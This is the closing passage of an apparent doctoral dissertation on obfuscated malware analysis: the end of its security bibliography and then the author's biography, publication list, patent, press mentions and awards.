- [87] L. Davi, A.-R. Sadeghi, D. Lehmann, and F. Monroe, “Stitching the Gadgets: On the Ineffectiveness of Coarse-grained Control-flow Integrity Protection,” in *Proceedings of the 23rd USENIX Conference on Security Symposium*, ser. SEC. Berkeley, CA, USA: USENIX Association, 2014, pp. 401–416.
- [88] “ADMmutate Polymorphic Shellcode Engine.” [Online]. Available: <http://www.ktwo.ca/security.html>
- [89] T. Detristan, T. Ulenspiegel, Y. Malcom, and M. S. von Underduk, “Polymorphic Shellcode Engine Using Spectrum Analysis.” [Online]. Available: <http://www.phrack.org/issues.html?issue=61&id=9>
- [90] “Simple Shellcode Obfuscation,” September 2011. [Online]. Available: <http://funoverip.net/2011/09/simple-shellcode-obfuscation>
- [91] C. Linn and S. Debray, “Obfuscation of Executable Code to Improve Resistance to Static Disassembly,” in *Proceedings of the 10th ACM Conference on Computer and Communications Security*, ser. CCS. New York, NY, USA: ACM, 2003, pp. 290–299.
- [92] P. Ferrie, “Attacks on Virtual Machine Emulators,” Symantec Advanced Threat Research, Tech. Rep., December 2006.
- [93] ——, “Attacks on More Virtual Machines,” Symantec Advanced Threat Research, Tech. Rep., 2007.
- [94] M. G. Kang, H. Yin, S. Hanna, S. McCamant, and D. Song, “Emulating Emulation-resistant Malware,” in *Proceedings of the 1st ACM Workshop on Virtual Machine Security*, ser. VMSec. New York, NY, USA: ACM, 2009, pp. 11–22.

- [95] A. Dinaburg, P. Royal, M. Sharif, and W. Lee, “Ether: Malware Analysis via Hardware Virtualization Extensions,” in *Proceedings of the 15th ACM Conference on Computer and Communications Security*, ser. CCS. New York, NY, USA: ACM, 2008, pp. 51–62.
- [96] R. Farley and X. Wang, “CodeXt: Automatic Extraction of Obfuscated Attack Code from Memory Dump,” in *Proceedings of the 17th Information Security Conference (ISC)*, October 2014.
- [97] R. Sekar, M. Bendre, and P. Bollineni, “A Fast Automaton-Based Method for Detecting Anomalous Program Behaviors,” in *Proceedings of the 22nd IEEE Symposium on Security and Privacy*, ser. S&P, May 2001.
- [98] D. Wagner and D. Dean, “Intrusion Detection via Static Analysis,” in *Proceedings of the 22nd IEEE Symposium on Security and Privacy*, ser. S&P, May 2001.
- [99] H. H. Feng, O. M. Kolesnikov, P. Fogla, W. Lee, and W. Gong, “Anomaly Detection Using Call Stack Information,” in *Proceedings of the 24th IEEE Symposium on Security and Privacy*, ser. S&P, May 2003.
- [100] C. M. Linn, M. Rajagopalan, S. Baker, C. Collberg, S. K. Debray, and J. H. Hartman, “Protecting against Unexpected System Calls,” in *Proceedings of the 14th USENIX Security Symposium*. Berkeley, CA, USA: USENIX Association, August 2005.
- [101] E. G. Barrantes, D. H. Ackley, S. Forrest, and D. Stefanović, “Randomized Instruction Set Emulation,” *ACM Transactions on Information System Security*, vol. 8, no. 1, pp. 3–40, February 2005.
- [102] P. Oehlert, “Violating Assumptions with Fuzzing,” *IEEE Security and Privacy*, vol. 3, no. 2, pp. 58–62, 2005.
- [103] U. Bayer, C. Kruegel, and E. Kirda, “TTAnalyze: A Tool for Analyzing Malware,” Technical University of Vienna, Tech. Rep., 2006.
- [104] “Ghttpd Log() Function Buffer Overflow Vulnerability.” [Online]. Available: <http://www.securityfocus.com/bid/5960>
- [105] S. Chen, J. Xu, E. C. Sezer, P. Gauriar, and R. K. Iyer, “Non-Control-Data Attacks Are Realistic Threats,” in *Proceedings of the 14th USENIX Security Symposium*. Berkeley, CA, USA: USENIX Association, August 2005.
- [106] C. Rossant, *IPython Interactive Computing and Visualization Cookbook*. Packt Publishing Ltd, 2014.
- [107] N. Q. Zhu, *Data Visualization with D3.js Cookbook*. Packt Publishing Ltd, 2013.
- [108] D. Holten, “Hierarchical Edge Bundles: Visualization of Adjacency Relations in Hierarchical Data,” *IEEE Transactions on Visualization and Computer Graphics*, vol. 12, no. 5, pp. 741–748, 2006.
- [109] C. Gormley and Z. Tong, *Elasticsearch: The Definitive Guide*. O'Reilly & Associates, 2014.

Biography

Ryan Farley is currently a Senior Cyber Security Engineer at the MITRE Corporation. Before working on his PhD in Computer Science at George Mason University, he earned MS and BS degrees in Computer Science from Wake Forest University. Previous industry experience in security research includes SRI International and IBM Research Zurich. He is keenly interested in creating defensive and offensive network-based tools, researching applied security, and generally voiding warranties in the pursuit of knowledge. Ryan seeks opportunities to turn brainstorming ideas into prototypes, and has had successful involvement in start-ups, such as Great Wall Systems (sold to Centripetal Networks). His current focus is malware, but previously he worked heavily on VoIP, privacy, and packet filtering. As listed below, Ryan has 7 publications in conference proceedings, 2 journal articles, 1 book chapter, 1 best paper award, and 1 patent.

Publications

Ryan J. Farley. "Toward Automated Forensic Analysis of Obfuscated Malware." Ph.D. Dissertation, George Mason University. Defended in Fairfax, Virginia, Spring 2015.

Ryan Farley and Xinyuan Wang. "CodeXt: Automatic Extraction of Obfuscated Attack Code from Memory Dump." In *Proceedings of the 17th Information Security Conference (ISC 2014)*. Hong Kong, October 2014.

Ryan Farley and Xinyuan Wang. "Exploiting VoIP Softphone Vulnerabilities to Disable Host Computers: Attacks and Mitigation." In the *International Journal of Critical Infrastructure Protection*. July 2014. DOI: 10.1016/j.ijcip.2014.07.001. 0.784 Impact Factor, 2.261 Source Normalized Impact Factor per Paper.

Ryan Farley and Xinyuan Wang. "Disabling a Computer by Exploiting Softphone Vulnerabilities: Threat and Mitigation." In *Proceedings of the 9th International Conference on Security and Privacy in Communication Networks (SecureComm '13)*. Presented in Sydney, Australia, September 2013. ERA2010 Ranking 'A' Conference. **Awarded Best Paper**.

Ryan Farley and Xinyuan Wang. "VoIP Shield: A Transparent Protection of Deployed VoIP Systems from SIP-Based Exploits." In *Proceedings of the 24th year of the IEEE/IFIP Network Operations and Management Symposium (NOMS '12)*. Presented in Maui, Hawaii, April 2012. 26% Acceptance Rate.

Ryan Farley and Xinyuan Wang. "Roving Bugnet: Distributed Surveillance Threat and Mitigation." In *Computers & Security: Challenges for Security, Privacy and Trust*, vol. 29, no. 5, pp. 592-602, July 2010. 1.430 Impact Factor.

Ryan Farley and Xinyuan Wang. "Roving Bugnet: Distributed Surveillance Threat and Mitigation." In *Proceedings of the 24th IFIP TC 11 International Information Security Conference (IFIP SEC-2009)*. Presented in Paphos, Cyprus, May 2009. 22% Acceptance Rate.

Ruishan Zhang, Xinyuan Wang, Xiaohui Yang, **Ryan Farley** and Xuxian Jiang. “An Empirical Investigation into the Security of Phone Features in SIP-based VoIP Systems.” In *Proceedings of the 5th International Conference on Information Security Practice and Experience (ISPEC '09)*, Xian, China, April 2009. 23% Acceptance Rate.

Ruishan Zhang, Xinyuan Wang, **Ryan Farley**, Xiaohui Yang, and Xuxian Jiang. “On the Feasibility of Launching the Man-In-The-Middle Attacks on VoIP from Remote Attackers.” In *Proceedings of the 4th ACM International Symposium on Information, Computer, and Communications Security (ASIACCS '09)*, Sydney, Australia, March 2009. 27% Acceptance Rate.

Errin W. Fulp and **Ryan J. Farley**. “A Function-Parallel Architecture for High-Speed Firewalls.” In *Proceedings of the 42nd IEEE International Conference on Communications (ICC '06)*. Presented in Istanbul, Turkey, June 2006. IEEE COMSOC Flagship Conference.

Ryan J. Farley and Errin W. Fulp. “Effects of Processing Delay on Function-Parallel Firewalls.” In *Proceedings of the 4th IASTED International Conference on Parallel and Distributed Computing and Networks (PDCN '06)*. Presented in Innsbruck, Austria, February 2006.

Ryan J. Farley. “Parallel Firewall Designs for High-Speed Networks.” MS Thesis, Wake Forest University. Defended in Winston-Salem, North Carolina, December 2005.

Patent

Errin W. Fulp and **Ryan J. Farley**. “Method, Systems, and Computer Program Products for Implementing Function-Parallel Network Firewall,” US Patent 8037517, Oct. 2011; EP 1839188; WO 2006093557.

Press

Paul Marks. “‘Bugnets’ Eavesdrop on You Wherever You Go.” *New Scientist* issue 2743 (16 January 2010), p. 17. Discusses the roving bugnet in terms of privacy in an era of ubiquitous computing.

Laura Stepp. “Posting Their Lives, Moment By Moment.” *Washington Post* (9 July 2004), sec. C, pp. 1-2. Provides an introduction to micro-blogging and features BuddyGopher.

Mary Marklein. “Students Have ‘Away’ With Words.” *USA Today* (29 March 2004), sec. D, p. 7. Overviews the popularity of micro-blogging and presents BuddyGopher.

Sarah Mansell. “New Software Reveals Popularity of ‘Away’ Messages on College Campuses.” Wake Forest University News Service (12 February 2004). Introduces BuddyGopher service and its use on WFU campus.

Awards

2014 – GMU Graduate Student Travel Fund Award.

2013 – Best Paper Award of SecureComm.

2012 – IEEE COMSOC Student Travel Grant.